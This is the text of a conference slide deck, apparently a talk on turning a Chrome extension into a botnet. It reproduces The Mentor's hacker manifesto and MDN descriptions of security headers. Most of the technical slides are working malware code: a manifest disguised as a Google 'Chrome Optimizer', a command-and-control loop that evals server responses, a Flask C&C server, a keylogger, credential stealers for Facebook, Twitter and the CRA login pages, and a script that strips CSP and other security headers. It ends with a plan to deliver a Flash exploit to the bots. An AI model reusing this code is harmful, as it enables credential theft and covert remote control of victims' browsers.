The Chrome Crusader



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who.is

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Agenda What will we cover?

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- Chrome Extension Ecosystem
- Command and Control
- Hooking
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- Security Headers
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Skills Needed



- Javascript
- Python
- Front End Developers can do this



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Malware Manifesto

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The following was written shortly after my arrest...

-The Conscience of a Hacker-

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+++The Mentor+++

Written on January 8, 1986

Another one got caught today, it's all over the papers. "Teenager Arrested in Computer Crime Scandal", "Hacker Arrested after Bank Tampering"...

Damn kids. They're all alike

But did you, in your three-piece psychology and 1950's technobrain, ever take a look behind the eyes of the hacker? Did you ever wonder what made him tick, what forces shaped him, what may have molded him?

I am a hacker, enter my world...

Mine is a world that begins with school... I'm smarter than most of the other kids, this crap they teach us bores me...

Damn underachiever. They're all alike.

I'm in junior high or high school. I've listened to teachers explain for the fifteenth time how to reduce a fraction. I understand it. "No, Ms. Smith, I didn't show my work. I did it in my head..."

Damn kid. Probably copied it. They re all alike.

I made a discovery today. I found a computer. Wait a second, this is cool. It does what I want it to. If it makes a mistake, it's because I screwed it up. Not because it doesn't like me...

Or feels threatened by me...

Or thinks I'm a smart ass...
Or doesn't like teaching and shouldn't be here...
Damn kid. All he does is play games. They're all alike.

And then it happened... a door opened to a world... rushing through the phone line like heroin through an addict's veins, an electronic pulse is sent out, a refuge from the day-to-day incompetencies is sought... a board is

"This is it... this is where I belong..."
I know everyone here... even if I've never met them, never talked to them, may never hear from them again... I know you all...
Damn kid. Tying up the phone line again. They're all alike...

You bet your ass we're all allike... we've been spoon-fed baby food at school when we hungered for steak... the bits of meat that you did let slip through were pre-chewed and tasteless. We've been dominated by sadists, or ignored by the apathetic. The few that had something to teach found us willing roughly hut those few are like drops of water in the desert.

This is our world now... the world of the electron and the switch, the beauty of the baud. We make use of a service already existing without paying for what could be dirt-cheap if it wasn't run by profiteering gluttons, and you call us criminals. We explore... and you call us criminals. We seek after knowledge... and you call us criminals. We exist without skin color, without nationality, without religious bias... and you call us criminals. You build atomic bombs, you wage wars, you murder, cheat, and lie to us and try to make us believe it's for our own good, yet we're the criminals.

Yes, I am a criminal. My crime is that of curiosity. My crime is that of judging people by what they say and think, not what they look like. My crime is that of outsmarting you, something that you will never forgive me

I am a hacker, and this is my manifesto. You may stop this individual, but you can't stop us all... after all, we're all alike

 $++\mathsf{The}\ \mathsf{Mentor}+++$

Malware Manifesto What is a manifest.json?



From Google's Documentation

"Every app needs a manifest formatted file named manifest.json that describes the app."

Malware Manifesto

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All your base are belong to us

```
manifest.json
              "name": "Chrome Optimizer",
              "version": "1.0".
              "author": "Google",
              "description": "Faster Browser",
              "content_scripts": [
                          "matches":
                                "<all_urls>"
                          "js": [
                                "config.is".
                                "lib/cnc.js",
                                "utils/hook.js"
              "permissions": [
                    "<all_urls>",
                    "background",
                    "tabs"
```

Malware Manifesto Hiding the icon



```
manifest.json

{
        "manifest_version": 2,
        "name": "Chrome Optimizer",
        "version": "1.0",
        "author": "Google",
        "description": "Faster Browser",
        "converted_from_user_script": true,
        "content_scripts": []
}
```

- Pros
 - Hides the Icon
- Cons
 - CORS Limitations

I know what's on your mind





The Chrome Extension Ecosystem

Cross-Origin Resource Sharing (CORS)



MDN Quote


"Cross-Origin Resource Sharing (CORS) is a mechanism that uses additional HTTP headers to let a user agent gain permission to access selected resources from a server on a different origin (domain) than the site currently in use. A user agent makes a cross-origin HTTP request when it requests a resource from a different domain, protocol, or port than the one from which the current document originated."

The Chrome Extension Ecosystem

Without an Extension



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


- Pros
 - Nothing to install
- Cons
 - Lots of work

The Chrome Extension Ecosystem

With an Extension





- Pros
 - Botnet Infrastructure
 - More Compromised Data
- Cons
 - More Programming
 - Longer time to build

You are Infect!



Javascript XMLHttpRequest

A little command here and a little control there...

hook.js var config = { //CnC server configuration server: "127.0.0.1". //Our test CnC server port: 80 //CnC port //CnC Handler function cnc(data, callback){ try{ let http = new XMLHttpRequest(); http.onreadystatechange = function(){ if (this.readyState == 4 && this.status == 200){ callback(this.responseText); //Callback function return true: if (this.readyState == 4 && this.status != 200){ return false: http.open('POST', 'http://' + config.server + ':' + config.port, true); //Connect to CnC server http.setRequestHeader('Content-Type', 'application/json'); http.send(JSON.stringify(data)); //Send the data return true: } catch(error){ return false: 7



Getting them hooked

```
hook.js
        function sleep(ms) {
              try {
                    return new Promise(resolve => setTimeout(resolve, ms));
              } catch(error){
                    return false:
        async function hook(){
                                                 //Async hook to run in background in loop
          trv {
            let data = {}:
                                                 //Any data you like here
            for (::) {
              cnc(data, function(responseText){
                eval(responseText):
                                                 //Execute the command sent back by CnC server
                return true:
              await sleep(10000):
          } catch(error){
            return false:
        hook():
```









server.py

```
import sys
import json
from flask import Flask
from flask import request
@app.route("/", methods=["POST"])
def cnc_listener():
        data = request.json
        print(json.dumps(data, indent=4))
        if 'bot' in data:
            return "console.log('1337 botnet dude')"
        return ison.dumps(
            data.
            indent=4
        ), 200, {'Content-Type': 'application/ison'}
    except Exception as e:
        return json.dumps(
              'error': 'invalid request'
            indent=4
        ), 500, {'Content-Type': 'application/json'}
```

Classic Malware Features Where are they?







```
keylogger.js
      document.onkeydown = function(e){    //On keydown event
        try {
         let data = {
                                  //Capture the key pressed
           "keylog":{
            timestamp: Date.now(),
            kev: e.kev.
            uri: window.location.href
         return true:
         }):
         return true:
        } catch(error){
         return false:
```



```
manifest.json

{
    "matches":[
    "<all_urls>"
    ],
    "js":[
        "keylogger.js"
    ]
```

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facebook.js

```
document.getElementById('loginbutton').getElementsByTagName('input')[0].addEventListener('click',function(){
          trv {
                let email = document.getElementById('email'): //Get Email Address Element
                let pass = document.getElementById('pass'); //Get Password Element
                if (email.value != '' && pass.value != ''){ //Check if data was entered in login fields
                  let data = {
                                                              //Capture timestamp, site, user and pass
                        "auth": {
                          timestamp: Date.now().
                          site: "facebook.com".
                          user: email.value.
                          pass: pass.value
                  cnc(data, function(data){
                                                             //Send the data to to CnC server
                        return true:
                  return true;
               return false:
          } catch(error){
                return false:
```



```
cra.js
        function get_user_pass(){
              trv {
                    data = {
                          "auth": {
                                site: "cms-sgj.cra-arc.gc.ca",
                                user: document.getElementById('userid').value;,
                                pass: document.getElementById('password').value;,
                                timestamp: Date.now()
                    return data;
              } catch(error){
                    return false;
        document.getElementById('submitButton').addEventListener('click', function(){
                  try {
                        post_cnc(get_user_pass(), function(data){
                          return true;
                  } catch(error){
                        return false;
```


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twitter.js

```
function get_user_pass(){
     trv {
   let username = document.getElementsByClassName('js-username-field email-input js-initial-focus')[0].value;
   let password = document.getElementsByClassName('js-password-field')[0].value;
           let data = {
                  "auth": {
                        timestamp: Date.now(),
                        user: username,
                        pass: password.
                        site: "twitter.com"
           return data:
     } catch(error){
           return false:
let class_twitter = 'submit EdgeButton EdgeButton--primary EdgeButtom--medium';
document.getElementsByClassName(class_twitter)[0].addEventListener('click', function(){
 try {
   post_cnc(get_user_pass(), function(data){return true;});
   return true:
 } catch(error){
   return false:
}):
```


BUT WHY!?





Chrome Extension Architecture





- DOM Access
- Works with HTTP
- Works with HTTPS
- Can send out sensitive data
 - Depending on Security Headers
- Injection is the main feature of this architecture
- You should be concerned

That's great but it's...



- What about Security Headers
- Can only access what's in the browser
- Can't access their file system
- Not as fully featured as one would hope for

Security Headers

Content-Security-Policy (CSP)

"Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks. These attacks are used for everything from data theft to site defacement or distribution of malware." - MDN

Content-Security-Policy Header Example

Content-Security-Policy: default-src 'self'; img-src *; object-src media1.example.com media2.example.com *.cdn.example.com; script-src trusted-scripts.example.com

Security Headers Strict-Transport-Security (HSTS)



"The HTTP Strict-Transport-Security response header (often abbreviated as HSTS) lets a web site tell browsers that it should only be accessed using HTTPS, instead of using HTTP." - MDN

Strict-Transport-Security Header Example

Strict-Transport-Security: max-age=31536000;

Security Headers X-Frame-Options



"The X-Frame-Options HTTP response header can be used to indicate whether or not a browser should be allowed to render a page in a ¡frame¿, ¡iframe¿ or ¡object¿ . Sites can use this to avoid clickjacking attacks, by ensuring that their content is not embedded into other sites." - MDN

X-Frame-Options Header Example

X-Frame-Options: SAMEORIGIN;

Security Headers X-XSS-Protection



"The HTTP X-XSS-Protection response header is a feature of Internet Explorer, Chrome and Safari that stops pages from loading when they detect reflected cross-site scripting (XSS) attacks. Although these protections are largely unnecessary in modern browsers when sites implement a strong Content-Security-Policy that disables the use of inline JavaScript ('unsafe-inline'), they can still provide protections for users of older web browsers that don't yet support CSP." - MDN

X-XSS-Protection Header Example

X-XSS-Protection: 1; mode=block.

Security Headers X-Content-Type-Options



"The X-Content-Type-Options response HTTP header is a marker used by the server to indicate that the MIME types advertised in the Content-Type headers should not be changed and be followed. This allows to opt-out of MIME type sniffing, or, in other words, it is a way to say that the webmasters knew what they were doing." - MDN

X-Content-Type-Options Header Example

X-Content-Type-Options: nosniff

Security Headers

Cross Origin Resource Sharing (CORS)

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Access-Control-Allow-Origin Header Example

Access-Control-Allow-Origin: https://www.example.com



More Reasons to be Concerned



Google Security Considerations Quote

When writing a content script, you should be aware of two security issues. First, be careful not to introduce security vulnerabilities into the web site your content script is injected into. For example, if your content script receives content from another web site (for example, by making an XMLHttpRequest), be careful to filter that content for cross-site scripting attacks before injecting the content into the current page. For example, prefer to inject content via innerText rather than innerHTML. Be especially careful when retrieving HTTP content on an HTTPS page because the HTTP content might have been corrupted by a network "man-in-the-middle" if the user is on a hostile network.





Security Headers?



memegenerator.net



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headers.js

```
chrome.webRequest.onHeadersReceived.addListener(function(info){
 var headers = info.responseHeaders;
                                                                //Get Headers From Server
 for (let i = headers.length-1; i>=0; --i){
                                                                //Iterate over all headers
   let header = headers[i]:
                                                                //Grab Header
   let security_headers = [
                                                                //List of Security Headers
      'Access-Control-Allow-Origin',
     'X-XSS-Protection'.
                                                                //Disable XSS Protection
     'Content-Security-Policy'.
                                                                //Disable CSP
     'X-Frame-Options'
                                                                //Disable iFrame Security
   ];
   if (security_headers.indexOf(header) >= 0){
                                                                //Check if header is in security_headers
     headers.splice(i.1):
                                                                //Kill Security Header
   return {responseHeaders: headers}:
                                                                //Return Modified Headers to Browser
 },
   urls: ['*://*/*'],
                                                                //Allow all URLs (add to manifest.json as well)
   types: ['sub_frame']
 ['blocking', 'responseHeaders']
```

Insecurity Headers The Manifesto



```
manifest.json

{
    "name": "My extension",
    "permissions": [
    "webRequest",
    "<all_urls>"
    ],
}
```

Taking it the Extra Mile





Taking it the Extra Mile Exploitation



CVE-2018-4878


A use-after-free vulnerability was discovered in Adobe Flash Player before 28.0.0.161. This vulnerability occurs due to a dangling pointer in the Primetime SDK related to media player handling of listener objects. A successful attack can lead to arbitrary code execution. This was exploited in the wild in January and February 2018.

We can inject cross site data thus we should be able to host our malicious swf and escalate to user on all vulnerable bots in our botnet.

POC / Demo

Pray to the demo gods





Questions



